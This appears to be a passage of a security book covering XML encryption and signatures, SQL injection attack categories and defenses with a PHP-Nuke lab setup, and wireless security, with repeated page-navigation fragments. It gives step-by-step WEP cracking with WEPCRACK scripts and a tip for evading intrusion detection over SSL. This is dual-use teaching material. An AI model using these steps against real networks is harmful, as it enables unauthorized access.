Web services are an attempt to offer software as services over the Internet. Although web services are cluttered with a mind-bending array of acronyms (SOAP, WSDL, UDDI, just to name a few), the key to the puzzle is SOAP (Simple Object Access Protocol). SOAP is a network protocol that lets software objects communicate with each other, regardless of programming language or platform. SOAP is based on XML (eXtensible Markup Language), which is the leading web standard for universal Internet data exchange. Although Microsoft originally purposed SOAP as an extension of XML-RPC, it was quickly adopted by many other vendors, most notably Microsoft's sometime ally, IBM, and their archenemy, Sun Microsystems. There are implementations of SOAP in almost any language you can name.

Web services seem to promise the holy grail of universally distributed programming through increased interoperability. However, with such increased interoperability comes a corresponding increased threat to security. Distributed programming is potentially vulnerable to distributed hacking. Ironically, however, the original SOAP protocol was written without ever mentioning security.

XML itself does provide for a measure of security in the form of signatures and encryption, but these standards have yet to be tested by widespread implementation. Although not specific to Microsoft platforms, the following section discusses theoretical vulnerabilities in XML encryption and XML signatures. This section assumes basic familiarity with XML.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

15.1 XML Encryption

The World Wide Web Consortium (W3C) proposes XML Encryption (Xenc) as a standard for encrypting the XML data and tags within a document. Xenc allows you the flexibility of encrypting portions of a document. In other words, you can encrypt only the sensitive parts, leaving the rest in plain text. The data remains encrypted, but XML parsers can still process the rest of the file. In addition, by using different keys to encrypt different parts of the document, you can distribute the document to multiple recipients. Each recipient will be able to decrypt the portions relevant to him but unable to decipher the rest. This capability allows for wide distribution with a granular control of accessibility.

However, the W3C has raised some issues regarding the security of Xenc. For instance, using both encryption and digital signatures on parts of an XML document can complicate future decryption and signature verification. Specifically, you need to know whether the signature was computed over the encrypted or unencrypted forms of the elements when you are verifying a signature. Another security issue is potential plain-text guessing attacks. For example, encrypting digitally signed data while leaving the digital signature unencrypted may open a potential vulnerability. In addition, there is a potential security risk when combining digital signatures and encryption over a common XML element. However, you can reduce this risk by using secure hashes in the text being processed.

The W3C states that this is an "application" issue that is beyond the scope of their protocol specification. Thus, the burden is on developers to implement cryptographically robust systems. The W3C recommends that when you encrypt data, you make sure to also encrypt any digest or signature over that data. This step solves the issue of whether the signature was computed over the encrypted or unencrypted forms of the elements, since only those signatures that can be seen can be validated. This solution also reduces the threat of plain text guessing attacks, though it may not be possible to identify all the signatures over a given piece of data.

The W3C recommends that you also employ the "decrypt-except" signature transform (XML-DSIG-Decrypt). According to this specification, if you encounter a decrypt transform during signature-transform processing, you should decrypt all encrypted content in the document except for the content exempted by a numbered set of references. Consider the example from the W3C in the sidebar [Decrypting All but an Exempted Section of Content](#).

Decrypting All but an Exempted Section of Content

Suppose the following XML document is to be signed. Note that part of this document (12) is already encrypted prior to signature. In addition, the signer anticipates that some parts of this document—for example, the cardinfo element (07-11)—will be encrypted after signing.

```
[01] <order Id="order">
[02]   <item>
[03]     <title>XML and Java</title>
[04]     <price>100.0</price>
[05]     <quantity>1</quantity>
[06]   </item>
[07]   <cardinfo>
[08]     <name>Your Name</name>
[09]     <expiration>04/2002</expiration>
[10]     <number>5283 8304 6232 0010</number>
[11]   </cardinfo>
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)[< Day Day Up >](#)[NEXT](#)

15.2 XML Signatures

XML signatures are analogous to security certificate signatures. An XML signature fingerprints an XML document so that the recipient can verify the origin and make sure the document has not changed. XML signatures depend on canonicalization, which creates a signature based on the data and tags in an XML document, while ignoring less important formatting such as spaces and linebreaks. In this way, the signature functions universally despite wide variations in file formats and parsers.

XML signatures must be implemented with security as the foremost consideration. The W3C specification says that signatures can apply to either part or all of an XML document. Transforms facilitate this ability by letting you sign data derived from processing the content of an identified resource. For example, suppose you want your application to sign a form but still allow users to enter fields without changing a signature on the form. In this case, use Xpath to exclude those portions the user needs to change. Transforms can include anything from encoding transforms to canonicalization instructions or even XSLT transformations.

Such uses do raise security considerations. For example, signing a transformed document is no guarantee that any information discarded by transforms is secure. This is described as the principle of "only what is signed is secure." Canonical XML automatically expands all internal entities and XML namespaces within the content being signed. Each entity is replaced with its definition, and the canonical form represents each element's namespace.

Thus, if your application does not canonicalize XML content, you should not implement internal entities, and you must represent the namespace explicitly within the signed content. In addition, if you are worried about the integrity of the element type definitions associated with the XML instance being signed, then you should sign those definitions as well. Furthermore, keep in mind that the signature does not verify the envelope. Only the plain-text data within the envelope is signed. The signature does not authenticate the envelope headers or the envelope's ciphertext form.

A second security principle is that "only what is seen should be signed." In other words, the optimal solution is to sign the exact screen images that the end user sees. Unfortunately, this is not practical, as it would result in data that is difficult for subsequent software to process. More practically, you can simply sign the data along with the corresponding filters, stylesheets, etc. that will determine its final presentation.

A third security principle outlined by the W3C is to "see what is signed." In other words, use signatures to establish trust on the validity of the transformed document, rather than on the pretransformed data. For instance, if your application operates over the original data, a hacker could introduce a potential weakness between the original and transformed data.

Security is critical to the widespread adoption of web services. Ironically, the original SOAP specification did not mention security. As web services evolve, they will become increasingly dependent on integrated security features.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

15.3 Reference

•

"XML-Signature Syntax and Processing." Copyright —12 February 2002 World Wide Web Consortium.
All Rights Reserved. (<http://www.w3.org/TR/2002/REC-xmlsig-core-20020212/>)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)

[< Day](#) [Day Up >](#)

[NEXT](#) 

Chapter 16. SQL Injection

Having addressed Unix and Windows attacks in general, we will now briefly touch on the exciting, multi-platform area of attacking databases via SQL injection. This chapter covers various database attack methods and defense approaches and culminates in a real-life SQL injection attack against PHP-Nuke, a database-driven^[1] open source web site framework that has displayed many of the flaws we describe.

[1] "Database-driven" is used to specify an application linked to a backend database for data storage, authentication, and other purposes.

[PREV](#)

[< Day](#) [Day Up >](#)

[NEXT](#) 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

16.1 Introduction to SQL

According to Merriam-Webster, a database is "a usually large collection of data organized especially for rapid search and retrieval (as by a computer)." In other words, a database is a structured collection of records. Without delving into types of databases, we will note that when most people talk about databases they mean relational databases, exemplified by such commercial products as Oracle, Microsoft SQL Server, Sybase, MySQL, or PostgreSQL. Relational databases store data in the form of related tables of records. The relationship between tables is manifested in the form of linked records. So, a value in one table might be linked to a value in some other table, which is then called a foreign key.

Such tables of data can be accessed or "queried" using specially formatted request statements. The standard for this formatting is called Structured Query Language (SQL). SQL first came into being as SEQUEL, designed by IBM in 1974. SEQUEL quickly found its way into commercial database systems (such as Oracle, in 1979) and became widespread soon after.

SQL was standardized by the American National Standards Institute (ANSI) in 1991. Most modern databases support both the SQL standard (such as SQL 92) and various vendor-specific extensions, sometimes developed to optimize performance and allow better interoperability with other products of the vendor.

Thus, a relational database is a data storage solution queried using SQL statements. Obviously, databases find innumerable uses in modern information technology. With the advent of the Internet, databases became used to drive web sites and various web applications. That is how SQL injection attacks achieved notoriety. And that is where we start our journey into SQL injection.

16.1.1 SQL Commands

The following section provides a few SQL basics. [Table 16-1](#) shows some of the popular SQL commands with examples of their uses. SQL includes much more than these, but almost every database application uses some of these commands.

Table 16-1. Common SQL commands

SQL command	Functionality	Example
SELECT	Extract data from the database.	SELECT * FROM user_table;
UNION	Combine the results of several SELECT queries together, removing duplicate records.	SELECT first, last FROM customers WHERE city = 'NYC' UNION SELECT first, last FROM prospects WHERE city = 'NYC'
INSERT	Put new data in the database table, add a new row to the table.	INSERT INTO itemfeatures VALUES (130012, 4);
UPDATE	Change the records in the database.	UPDATE items SET description = 'New Honeypot' WHERE item_id = 150002;
DELETE	Delete specific records from a table.	DELETE FROM alerts WHERE devicetypeid = 13 AND alarmid NOT IN (1,2,5);

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

16.2 SQL Injection Attacks

We can define *SQL injection* as an abuse of a database-connected application by passing an untrusted and unauthorized SQL command through to an underlying database.

Let us step back and study this definition in more detail. The first thing to notice is that SQL injection is not an attack against a database. It is an attack against the application using the database. In some sense, the database makes the attack possible by simply being there. While one might argue (and people do, if flames on the corresponding security mailing lists are an indication) that certain steps taken on the database level can prevent SQL injection, the attack is ultimately an abuse of a poorly written application. Thus, most SQL injection defenses are focused on the application and not on the database.

Second, the attacks consist of passing untrusted SQL statements to the database. In a way, the application flaws allow these statements to be passed to the database, with one of several results (to be discussed below) occurring as a result.

Third, you might notice that since SQL is a standard and is used by most databases, the attacks are multi-platform. In fact, the attacks are not only multi-platform, but also multi-application and multi-database. As we will see, many different applications and databases fall victim to these attacks. The vulnerabilities are by no means limited to web applications and web sites; it is just that those are the most common database-driven applications.

A brief look at history is appropriate here. The first public description of a SQL injection attacks was the exciting "How I hacked PacketStorm," by Rain Forest Puppy (posted in February 2000 at <http://www.wiretrip.net/rfp/txt/rfp2k01.txt>). It is also obvious that the attack was known in the hacking underground well before this account became public. Now, let's look at SQL injection attacks in more detail.

16.2.1 Attack Types

We will first categorize SQL injection attacks by their results to the attacker (see [Table 16-3](#)). We will then further refine the categories by the type of SQL statement used.

Table 16-3. SQL injection types

Attack type	Results
Unauthorized data access	Allows the attacker to trick the application in order to obtain from the database data that is not supposed to be returned by the application or is not allowed to be seen by this user
Authentication bypass	Allows the attacker to access the database-driven application and observe data from the database without presenting proper authentication credentials
Database modification	Allows the attacker to insert, modify, or destroy database content without authorization
Escape from a database	Allows the attacker to compromise the host running the database application or even attack other systems

As you can see from [Table 16-3](#), SQL injection attacks are not to be taken lightly. Databases form the core of many online businesses and play crucial roles in other business transactions. Allowing attackers to view, modify, or penetrate databases can pose a catastrophic risk to your organization. Even without breaking out of the database

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

16.3 SQL Injection Defenses

As a side note, the usual packet-filtering firewalls won't protect you from SQL injection attacks. They simply lack the application intelligence to know what is going on beyond opening port 80 for web traffic. This is the case for many application-level attacks, such as SQL injection. Network intrusion detection will help, but it will not serve as magic "silver bullet" in this case. There are too many different forms and strings of such attacks to be encoded as an effective signature set. Additionally, if a target site is running SSL, you can evade the IDS by simply moving all the attack activities to TCP port 443 from port 80, which will likely hide all malfeasance.

We will categorize defenses into three main types, as described in [Table 16-6](#).

Table 16-6. SQL injection defenses

Defensive approach	Description	Examples	Counterattacks
Obfuscation	Complicating the attacks by not providing the attacker with any feedback needed (or rather desired) for locating the SQL injection flaws	Generic error messages, limiting database output	"Blind" SQL injection [6]
Using stored procedures instead of dynamically built queries	Trying to avoid building queries from SQL commands and user input by replacing them with database stored procedures (conceptually similar to subroutines)	Use of sp_get_price() instead of "SELECT * from price"	Recent advanced SQL injection techniques can inject parameters into stored procedures
External filtering	Trying to only allow legitimate requests to the database (SQL shield) or the web application itself (web shield)	Web firewalls such as Kavado, Sanctum AppShield, etc.	Innovative injection types are not caught by the filter
Correcting the code flaws	Sanitizing the user input so that no SQL can be injected	Use of PHP routine is_numeric(), aimed at checking the input	Not possible, provided the input is sanitized well

[6] A SQL injection type where the user receives no feedback from the application but still manages to accomplish the attack goal.

We will start by covering the relatively less effective defenses, which involve trying to sweep the problem under the carpet rather than solving it.

16.3.1 Obfuscation Defenses

Security by obscurity, or trying to make the controls opaque and hard to understand, is demonized by most security professionals. The important aspect to understand is that security by obscurity is not inherently evil; it is simply poor practice to make it the only defense against the adversary. It's obviously a "good security practices" if the application does not provide unnecessary information to the attacker in addition to being coded correctly.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

16.4 PHP-Nuke Examples

This section covers some of the example attacks against PHP-Nuke, a free, open source web site framework written in PHP. The application runs on many platforms (Windows, Linux, Unix) and can interface with multiple databases (MySQL, MS SQL, Oracle, etc). It can be downloaded from <http://www.phpnuke.org>.

In order to follow along, please install the application on your system; Linux installation directions are provided for convenience. Keep in mind that it should not be used for any production purposes.

16.4.1 Installing PHP-Nuke

We assume that you have a modern Linux system. PHP-Nuke requires that MySQL, PHP, and Apache are installed. You might also need to install the following RPM packages, if you are using Red Hat Linux (all of these are included in the distribution; some other prerequisites might need to be satisfied):

- mysql
- httpd
- php
- php-mysql

The application is surprisingly easy to install and configure and will produce a flexible database-driven web site, complete with all the latest SQL injection vulnerabilities, in minutes.

Follow these steps to get the application up and running:

1.

Download the application:

```
$ wget http://umn.dl.sourceforge.net/sourceforge/phpnuke/PHP-Nuke-6.5.tar.gz
```

2.

Unpack the resulting archive:

```
$ tar zxf PHP-Nuke-6.5.tar.gz
```

3.

Start the database server:

```
# /etc/init.d/mysql start
```

4.

Create the database using the MySQL administrator tool:

```
# mysqladmin create nuke
```

5.

Create all the required database structures using the included "nuke.sql" tool:

```
# cd sql ; mysql nuke < nuke.sql
```

6.

Copy the unpacked files to a location "visible" to the web server (such as /var/www/html/nuke).

7.

Start the Apache server:

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

16.5 References

- Building Secure Software: How to Avoid Security Problems the Right Way, by John Viega and Gary McGraw. Addison-Wesley Professional, 2001.
- "SQL Injection: Are Your Web Applications Vulnerable?" SPI Dynamics. (
<http://www.spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf>)
- "Blind SQL Injection: Are Your Web Applications Vulnerable?" SPI Dynamics. (
http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf)
- "Advanced SQL Injection In SQL Server Applications." NGSS. (
http://www.nextgenss.com/papers/advanced_sql_injection.pdf)
- "(more) Advanced SQL Injection." NGSS. (
http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf)
- "Blindfolded SQL Injection." WebCohort. (http://www.webcohort.com/Blindfolded_SQL_Injection.pdf)

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT

Chapter 17. Wireless Security

This chapter gives a brief introduction to some of the security challenges implicit in wireless networks. The IEEE's certification for "wireless Ethernets" is classified and controlled by the 802.11 standard. 802.11 is further broken down into more specific certifications, such as 802.11a, 802.11b, and 802.11g. Each defines a different method for providing wireless Ethernet access. Each protocol specifies various aspects of data transfer that distinguishes it from the other certifications.

Despite gains by 802.11g, 802.11b is currently the most prevalent standard for wireless LANs worldwide, and support for it is found in almost every wireless device. An 802.11b device operates by sending a wireless signal using direct sequence spread spectrum (DSSS) in the 2.4-GHz range.

This chapter assumes that you have at least a passing familiarity with wireless security threats (e.g., wardriving), that you have set up at least one simple 802.11 network, and that you understand the basics of WEP and computer viruses. We will therefore focus primarily on 802.11b security, how to crack it, and what defenses are theoretically possible. We also introduce the growing threat posed by wireless airborne viruses, and some possible countermeasures.

 PREV

[< Day](#) [Day Up >](#)

 NEXT

[PREV](#)[< Day Day Up >](#)[NEXT](#)


17.1 Reducing Signal Drift

Before we get into cracking Wired Equivalent Privacy (WEP) and discuss possible countermeasures, let us pause to consider how the humble antenna can help control radio frequency signal drift. Antennas can be used for both good and evil. On the one hand, you can control the signal drift of your wireless LAN (WLAN) by manipulating antennas. On the other hand, directional antennas make it easier for wardrivers to probe your networks from a distance.

For example, a wardriver can use a mobile 2.4-GHz antenna from her car parked down the street to boost the signal bleeding from your house. To counter this to some extent, you can position your access point (AP) antennas to point away from the street. You can also move the access point to the center of your house to reduce signal bleed. You can even reduce (or turn off) the signal on one or both of your AP antennas using the software that ships with most quality access points.

On the enterprise side, you can also use directional antennas to focus your signal. For example, we recently set up a long-distance building-to-building link. To do this we used a 24-dB parabolic antenna on the transmitting side ([Figure 17-1](#)). The goal was to achieve a strong link over a long distance, while avoiding excessive signal scatter.

Figure 17-1. Our parabolic antenna shown in horizontal polarization; in suburban terrain, mounting in vertical polarization produces less signal scatter than horizontal polarization



We bought this high-powered antenna on eBay for less than \$50. As you can see, this particular antenna is quite large. Thus, you must have adequate room for mounting (you need to do a rooftop mount, rather than a wall side-mount). Otherwise, you should select a more slender Yagi antenna. You can also build your own directional antenna out of a Pringles™ can.

The 24-dB antenna in [Figure 17-1](#) has a very tight beam width of only eight degrees. This helps prevent signal bleed along the transmit path. However, be careful, as you can still get some signal bleed behind the antenna, to the sides, and especially past your target (overshoot). By using antenna positioning, directional antennas, and power output tweaks, you can help prevent excessive signal bleed. This provides a modicum of additional security, but of course is only a small part of your total security solution. We discuss other ways to protect your transmissions later in the chapter.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

17.2 Problems with WEP

Wireless transmissions are inherently unsafe, as they allow wireless hackers (wardrivers) to access your data from a nearby parking lot. As most readers also know, the IEEE 802.11 standard includes basic protection, known as the Wired Equivalent Privacy (WEP) protocol. This protocol defines a set of instructions and rules by which wireless data can be transmitted over airwaves with added security.

The WEP protocol standardizes the production of hardware and software that use the IEEE 802.11 protocol. To secure data, WEP uses the RC4 algorithm to encrypt the packets of information as they are sent out from the access point or wireless network card. RC4 is a secure algorithm and should remain so for several years to come. However, in the case of WEP, it is the specific wireless implementation of the RC4 algorithm, not the algorithm itself, that is at fault.

The following section will show in detail how WEP is cracked. On a busy corporate network, a wardriver can capture enough data to break your WEP encryption in about two to six hours. Breaking a home user's encryption might take longer (up to two to four weeks), since the flux of data is often much lower. Nevertheless, we recommend that you use WEP when possible, not just as a minor security barrier, but also because it serves as a gentle warning (akin to a login banner disclaimer on a network) that your network is private, rather than shared with the entire community. Also, some products (such as Windows XP) automatically associate with the strongest wireless signal by default. Using WEP prevents your neighbors from inadvertently sucking up your bandwidth, or from unknowingly browsing the Web using your home IP address!

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

17.3 Cracking WEP

The WEP protocol defines methods through which wireless data should be secured. Unfortunately, it can easily be cracked, as we will demonstrate. Although proposed standards (such as Wi-Fi Protected Access, or WPA) purport to ameliorate the known weaknesses in WEP, the reality is that WPA has backward compatibility issues with most 802.11b hardware. Thus, WEP continues to be the most prevalent (albeit flawed) primary encryption scheme for WLANs.

WEP uses the RC4 algorithm to encrypt its data. RC4 is one of the most popular methods of encryption and is used in various applications, including Secure Sockets Layer (SSL), which is integrated into most e-commerce stores. RC4 uses a streaming cipher that creates a unique key (called a packet key) for each and every packet of encrypted data. It does this by combining various characteristics of a pre-shared password, a state value, and a value known as an initialization vector (IV) to scramble the data. This part of RC4 is known as the key scheduling algorithm (KSA). The resultant array is then used to seed a pseudorandom generation algorithm (PRGA), which produces a stream of data that is XORed with the message (plain text) to produce the cipher text sent over the airwaves.

The transmitted data consists of more than just the original message; it also contains a value known as the checksum. The checksum is a unique value computed from the data in the packet, used to ensure data integrity during transmission. When the packet is received and decrypted, the terminal checksum is recalculated and compared to the original checksum. If they match, the packet is accepted; if not, the packet is discarded. This scheme not only protects against normal corruption but also alerts the user to malicious tampering.

Once the data is encrypted, the IV is prepended to the data along with a bit of data that marks the packet as being encrypted. The entire bundle is then broadcast into the atmosphere, where it is caught and decrypted by the receiving party.

The decryption process is the reverse of the encryption process. First, the IV is removed from the data packet and is then merged with the shared password. This value is used to recreate the KSA, which is subsequently used to recreate the keystream. The stream and encrypted data packet are then XORed together, resulting in the plain-text output. Finally, the CRC is removed from the plain text and compared against a recalculated CRC; the packet is then either accepted or rejected.

Most experts consider RC4 to be a strong algorithm. However, due to various errors in the implementation of the IV, it is trivial to crack WEP. The following sections explain in detail how and why it is possible to crack WEP.

17.3.1 Data Analysis

When data is transferred via the airwaves, it can easily be captured using programs downloaded from the Internet. This type of monitoring was anticipated, and it is the reason WEP security was added to the 802.11 standard. Through WEP, all data can be scrambled to the point where it becomes unreadable. While WEP does not prevent the wanton interception of data, it protects the captured data from casual interpretation.

However, there are faults in implementation of RC4. If a hacker can determine what data is being sent before it is encrypted, the captured cipher text and known plain text can be XORed together to produce the keystream as generated by the PRGA. The reason for this flaw is that WEP produces the cipher text by merging only two variables together using XOR. Equation 1 depicts the final function of the RC4 algorithm, which encrypts the data:

$$\text{Cipher text} = \text{Plain text} \text{ XOR } \text{Keystream}$$

As you can see, the only value masking the plain text is the keystream. If we reverse this process, we see that the only value masking the keystream is the plain text, as depicted by Equation 2.

$$\text{Keystream} = \text{Cipher text} \text{ XOR } \text{Plain text}$$

It is a simple matter to extract a keystream from encrypted data, as long as we have both the cipher text and the original plain text. The cipher text is simple to capture; all that is needed is a wireless sniffer, and we can gather gigabytes worth of encrypted data from any wireless network.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

17.4 Practical WEP Cracking

Now that we have reviewed the theory, let's examine the practical steps for cracking WEP. The most important resource for cracking a WEP-encrypted signal is time. The longer you capture data, the more likely you are to receive a collision that will leak a key byte. Based on empirical data, there is only about a five percent chance of this happening. On average, you need to receive about five million frames to be able to crack a WEP-encrypted signal. In addition to a wireless sniffer, you'll need a series of Perl scripts available from <http://sourceforge.net/projects/wepcrack/>, called (appropriately) WEPCRACK.

Once you have acquired the necessary tools, perform the following steps for cracking a WEP-encrypted signal:

1.

Capture the WEP-encrypted signal using your wireless sniffer (about five milion frames).

2.

From a command prompt, execute the prism-getIV.pl script with the following syntax:

prism-getIV.pl capturefile_name

3.

where capturefile_name is the name of your capture file from step 1. When a weak IV is found, the program creates a file named IVfile.log.

4.

Run WEPcrack.pl, which looks at the IVs IVfile.log and attempts to guess at a WEP key. The output of WEPcrack.pl is in decimal format. You will need a decimal-to-Hex conversion chart.

5.

Take the Hex version of the key and enter it into your Client Manager, and you're done!

 PREV

< Day Day Up >

NEXT 

[PREV](#)

[< Day](#) [Day Up >](#)

[NEXT](#)

17.5 VPNs

As WEP is hopelessly flawed, we recommend implementing Virtual Private Networking (VPN) for your WLANs. A VPN is a virtual, encrypted network built on top of an existing network. This process is also known as tunneling, because the encrypted data stream is set up and maintained within a normal, unencrypted connection. A VPN extends the safe internal network to the remote user. Therefore, the remote wireless user exists in both networks at the same time. The wireless network remains available, but a VPN tunnel is created to connect the remote client to the internal network, making all the resources of the internal network available to the user.

As we've discussed, the encryption used by most implementations of WEP is flawed. However, if a system employs VPN encryption in addition to WEP encryption, an attacker is forced to decipher the data twice. The first layer is the crackable WEP encryption and the second layer is the robust VPN encryption. Since attackers cannot easily reproduce the VPN's passphrase, certificate, or smartcard key, their success rate at cracking the VPN traffic will be very low.

While using both a VPN and WEP is definitely an advantage, there is a major downside. The problem arises due to the additional processing that encrypting and deciphering data requires. Using WEP with VPN on a properly configured firewall/access point can affect transmission speed and throughput by as much as 80%. This impact can have serious consequences on network connectivity and may all but eliminate the end user's enthusiasm for the wireless connection.

In addition, using VPN over wireless requires that client software be installed on every user's device. This requirement creates a few issues for end users. For example, most embedded VPN software is written for the Windows platform. Macs, Unix-based computers, and palm-top computers may not be able to connect to the WLAN. While this problem may not be an issue for most home users and small businesses, it could be seriously detrimental for a large or rapidly growing corporation.

17.5.1 RADIUS

The remote authentication dial-in user service (RADIUS) is a protocol responsible for authenticating remote connections made to a system, providing authorization to network resources, and logging for accountability purposes. While the protocol was actually developed years ago to help remote modem users securely connect to and authenticate with corporate networks, it has now evolved to the point where it can also be used in VPNs and WLANs to control almost every aspect of a user's connection.

There are several brands of RADIUS servers available. One of the more popular is Funk's Steel Belted RADIUS server, which is often deployed with Lucent WLAN setups. Cisco has one, Microsoft has another, and there is even one called FreeRADIUS which is for Unix users. Regardless, they all work relatively the same way.

[PREV](#)

[< Day](#) [Day Up >](#)

[NEXT](#)

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

17.6 TKIP

The Temporal Key Integrity Protocol (TKIP) is a more recent security feature offered by various vendors to correct WEP's weaknesses. TKIP was developed by some of the same researchers who found the vulnerabilities in the RC4 implementation.

TKIP still uses RC4 as the encryption algorithm, but it removes the weak key problem and forces a new key to be generated every 10,000 packets or 10 KB, depending on the source. In addition, it hashes the initialization vector values, which are sent as plain text in the current release of WEP. This means the IVs are now encrypted and are not as easy to sniff out of the air. Since the first three characters of the secret key are based on the three-character IV, the hashing of this value is a must. Without protecting the IV from casual sniffing attacks, a hacker can turn a 64-bit key (based on 8 characters x 8 bytes in a bit) into a 40-bit key (based on 8-3 characters x 8 bytes in a bit).

Even with this extra security, TKIP is designed like the current version of WEP. The similarity allows TKIP to be backward compatible with most hardware devices. Consumers merely have to update their firmware or software in order to bring their WLANs up to par.

While this new security measure is important, it is only temporary; TKIP is like a Band-aid to patch the hemorrhaging WEP security. TKIP still operates under the condition that an attacker only has to crack one password in order to gain access to the WLAN—one of the major factors that caused the current release of WEP to be crackable. If WEP included a multifaceted security scheme using stronger encryption and/or multiple means of authentication, an attacker would have to attack the WLAN from several points, thus making WEP cracking much more difficult.

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

17.7 SSL

The Secure Sockets Layer (SSL) is a protocol that has been in use for years online. The most popular form uses RC4 to encrypt data before it is sent over the Internet, providing a layer of security to any sensitive data. It also uses public key encryption to securely distribute the secret keys that it then uses for the RC4 algorithm. SSL has been incorporated into almost all facets of online communication. Web stores, online banks, web-based email sites, and more use SSL to keep data secure. The reason SSL is so important is because without encryption, anyone with access to the data pipeline can sniff and read the transmitted information as plain text.

Authentication is one of the most important and necessary aspects of building a secure WLAN. While there is some protection in the pre-shared password used to set up WEP, the password only encrypts the data. The flaw in this system is that it assumes the user is allowed to send data if the correct pre-shared password is used. And if you only use WEP (in conjunction with a DHCP WLAN), there is no way to track and monitor wireless users for security reasons. Authentication of some kind is required.

Although authentication is important and necessary, it too is potentially vulnerable to several types of attacks. For example, user authentication assumes that the person sending the password is indeed the owner of the account, which may not be the case. Another weakness of an online authentication system is that user information must be sent from the client to the host system. Therefore, the authentication information can be sniffed, which makes SSL even more important to the authentication of users.

Since WLANs operate in a world that is meant to be user-friendly and cross-platform, using proprietary software to encrypt and authenticate users would be tedious and present simply another obstacle for the user. Instead of designing an authentication system this way, many vendors are using a system that has been tried and tested for years: by using a web browser with SSL enabled, an end user can make a secure and encrypted connection to a WLAN authentication server without having to deal with cumbersome software. Since most wireless users are familiar with using secure web sites, the integration of SSL goes unnoticed. Once the connection is made, the user account information can be passed securely and safely.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

17.8 Airborne Viruses

Let us turn now to another rapidly growing wireless security threat—wireless computer viruses. With the explosive growth of WLANs, cellular phone manufacturers and carriers have piggybacked on Wi-Fi in order to resuscitate their hopes for universal, high-speed wireless connectivity. Along with this growth in coverage and bandwidth has come an increase in the number and sophistication of mobile devices. There are currently hundreds of millions of PDAs and smart phones available worldwide, and the number is growing rapidly. With this phenomenal growth of "embedded" mobile devices, the threat of wireless viruses is likewise growing. Many of these handheld devices are potentially susceptible to some form of virus or hostile code that could render them nonfunctional. This section introduces various threats posed by airborne (wireless) viruses and hostile code.

Because of their susceptibility to viruses, handheld devices are potentially dangerous to a corporate network. Small business and home users also require protection from wireless viruses.

Malicious virus writers have a passion for owning new technology. New platforms such as Palm and Windows CE are highly attractive targets to virus and Trojan writers. Being the first to infect a new platform provides the virus writer with instant notoriety. As technology in the handheld device and wireless networking industries advances, virus writers have plenty of room for growth. In addition, the number of targets is growing at an exponential rate. In fact, the first viruses to target wireless devices and handhelds have already emerged.

For example, the Phage virus was the first to attack the Palm OS handheld platform. This virus infects all third-party application programs. Then the infected executable files corrupt other third-party applications in the host Palm handheld device.

Palm OS Phage spreads to other machines during synchronization. When the Palm device synchronizes in its cradle with a PC or via an infrared link to another Palm device, the virus transmits itself along with infected files.

The early handheld viruses spread slowly, since most PDAs were not wireless-enabled. However, with the growing prevalence of handheld wireless functionality, the threat grows as well. In fact, the modern Windows Mobile device has most of the ingredients for viral spread, such as a processor, RAM, writable memory, Pocket Microsoft Word, and even a Pocket Outlook mail client. Worse, unlike their desktop counterparts, security measures such as firewalls and virus scanners for handhelds are not widely used. Combine all this with an unsecured wireless link, and the potential for viral spread multiplies. The future may be even worse. With distributed programming platforms such as .NET, combined with Microsoft's Windows Mobile platforms, such as Pocket PC and Smartphone, the potential for viruses is even greater. Imagine a virus catching a ride on your "smart" watch (Windows CE) until it gets close enough to infect your corporate networks as you unwittingly drive by unsecured access points.

An example of a wireless virus is the Visual Basic Script-based Timofonica Trojan horse virus that hit a wireless network in Madrid, Spain. Like the "I Love You" email virus, Timofonica appends itself to messages you send and spreads through your mail client's contact list. In Timofonica, the Trojan horse sends an SMS (Short Messaging Service) message with each email across the GSM phone network to randomly generated addresses at a particular Internet host server. This can create annoying SMS spamming, or even a denial-of-service condition.

